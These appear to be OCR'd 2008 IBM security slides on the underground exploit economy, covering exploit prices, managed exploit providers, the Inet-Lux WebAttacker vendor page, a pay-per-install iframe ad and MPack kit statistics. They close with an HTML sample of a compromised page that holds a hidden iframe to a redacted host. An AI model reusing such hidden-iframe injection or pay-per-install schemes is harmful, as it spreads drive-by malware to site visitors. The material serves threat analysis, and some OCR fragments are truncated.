
A cyber-crime future?

- Increased development and specialization of attacker groups
  - More of a mercenary coalition, than an organized crime “mafia”
- Better and more sophisticated attack engines
  - Currently just entering second-generation of engines
  - Value based upon it’s ability to evade protection systems and infection rate
- More advanced business models utilizing compromised systems
  - Subscription and rent – as opposed to purchase and destroy
  - Services that retain compromised systems – rather than noisy DDoS and Spam

© 2008 IBM Corporation

Exploits for sale and lease

- Cottage industry in developing reliable exploits
- New generation of “script kiddies”
  - Fund their way through college
- Commercial value of exploit for patched IE vulnerab
  - At the start of 2006:
    - Within 3 days of patch - $5,000
    - 3-5 days of patch - $500
    - 5+ days of patch - $20 to $100
  - By November 2007
    - Within 24 hours of patch - $500
    - 1-2 days of patch - $100 to $300
    - 3+ days - $0 to $100



Leverage Existing White Market Business Models
Mass-mail and SPAM
Click-based Advertising
Black and White Market Convergence
Internet sales channel
Establishment of currency
Black Market Ecosystem
Anonymous banking
Subscription malware
Botnet leasing
Liquid financial markets
Malware Syndication

Managed Exploit Providers


- Managed Exploit Providers (MEP) is the new business
- Selling or leasing exploit code and attack delivery platforms
  - Outright purchase of the attack engine, with subscription updates
  - Weekly-rental schemes of attack platforms
  - Pay-per-visit or pay-per-infection schemes as simple as Google advertising
- Increased effort in maintaining their intellectual property
  - A lot of competition for new exploits
  - 0-day exploits carefully controlled
- Cottage industry of suppliers to MEP's
  - Reverse engineering latest Microsoft patches and developing exploits
  - Buy/Sell/Auction of new vulnerabilities

© 2008 IBM Corporation

INET-LUX


Здравствуйте, Гость | Авторизация | Регистрация
Навигация
- На главную
- О нас
- Новости
- Наши продукты
- Вопрос-ответ
- Оставить отзыв
- Мой офис
- Пресс-центр
- Контакты
Авторизация
Логин:
Пароль:
Запомнить меня
Войти...
Регистрация
Напомнить пароль
Ваше мнение
сколько вы готовы платить за эксплойт?
100-300$
300-500$
500-1000$
и более 1000$
Добро пожаловать!
Профессиональное разведывательно-управляемое программное обеспечение
Мульти-эк
ресурса с п
диске посет
Даунлонде
WIN32 EXE
этого файла
Продукты, д
на сегодняш
Установка н
Мы оказываем услуги по установке наших продуктов для всех покупателей
WebAttacker и RootLauncher v2.2 ! [стоимость установке: 15$]
Последние новости
Web-Attacker (IE0604) config editor
Enter here an URL path for CGI-script on your server
http://www.yourhost.com/cgi-bin/ie0604.cgi
Enter here the folder name for placing an output exploit components
c:\Ie0604\Output
Web-Panel password :
admin
OK
Cancel
Encrypt HTML files
(c) by Inet-Lux Team (http://), 2006
Registered to ID 1234ABCD
Отзывы клиентов:
"Знакомый купил связку - говорит она
тачку и тестовую и настоящую пробило
JagUarc
Оставить отзыв
Немного юмора :-)
Президент Netscape пробился на прием к Биллу. Когда он
Multi-Exploiter
Downloader
Installation Cost $15

iFrame Biz


Moneytraff
PJ or not to PJ
Join Date:Oct 2005
Posts:2
#1
We buy traffic.Pay for install 1k=500$(new geopaysystem)
We always buy traffic and only our price is from 80 dollars for 1000 uniq installs till 500$. You only need to write our short code on your page . Weekly payments and online friendly support is guranteed.
WITHOUT any Active-X console or any pop-ups...It means that you will not lose your unique visitors with our iframe!
Payment via: Fethard, Webmoney, Wire, E-gold and Western Union (WU)
icq 843237
mail: bond@iframecash.biz
www.bond.iframecash.biz
€ У нас на данный момент один из самых совершенных кодов, вы приятно уд
вот вам ответ, а дальше уже выбивайте сами
увидите что прцент загрузок будет с
тесты, хотя не исключенно что % мо
€ За нашими серверами постоянно сл
таким образом исключен даун что =
€ За нашим кодом ежедневно следя
улучшают, таким образом увеличива
€ Мы показываем вашу статистику в
€ Проверенных вебмастеров которы
щедрыми условиями (такого вы
не увидите нигде).
€ Ну и наконец самое приятное – вып
Epassporte, Web Money, Fethard , E-g
минимум к выплатам 50 €.
€ И самое главное – у
есть друж
• We give our code to your and you need to setup it to your websites. We pay for installs and for trusted webmasters for traffic if they want that.
• Average percents of loads - 30-45 sometiems 48% (it's really ;). It is over 10 euros for 1k traffic, our tests showed over 10Euros for 1k traffic.
• Minimal payout summ - 50Euros. By wire - 100Euros
• We pay in Epassporte, Fethard, E-gold, Western Union,and other payment systems.
• We pay in euros.
• We reserve the right to change the payment rate
• Upon 7 days notice, we can change any terms and conditions
• Our program (size: 3 Kb) is loaded to the user and it changes the homepage and installs toolbar and dialer. It's activated and revealed in 15-30 minutes after download
• We accept any traffic !!!
• Your account will not be deleted if you know and observe our rules.
• You can load our soft with any metod.
2007-02-01 06:43:25
Minimum Weekly Payment of €50
Epassporte, Web Money, Fethard , E-gold, Western Union) Выплаты проходят раз в неделю,

Example: MPack

- MPack exploit toolkit is a server application
- Uses IFrames
- MPack toolkit available for $700
- Updates cost $50 - $150 per new exploit depending on exploitability
- AV evasion costs $20 - $30 more
- DreamDownloader bundled for $300 extra
- Comes complete with management console for displaying infection statistics

MPack v0.8

Attacked hosts:	
IE XP ALL	8
QuickTime	
Win2000	
Firefox	16810 - 16599
Opera7	25 - 25


Traffic: (total/uniq)	
Total traff:	103816 - 94648
Exploited:	12756 - 9980
Loads count:	13722 - 4921
Loader's response:	107.57% - 49.31%
User blocking:	ON
Country blocking:	OFF
Efficiency: 13.22% - 5.2%	

```
<html>
<body>
<IFRAME name='StatPage'  src='http://[redacted]' width=5 height=5

style='display:none'></IFRAME>

<head>
<title>[redacted] [dot] BIZ: THE EROTIC MANGAS PORTAL</title>
<meta name="KEYWORDS" content="hentai, anime, manga, mangas, free hen
tai, adult manga, free manga, hentai movies, anime pics, free hentai
movies, hentai manga, hentai games, portal, erotic mangas">
<meta name="description" content="[redacted] [dot] BIZ: THE EROTIC MANG
AS PORTAL">
```

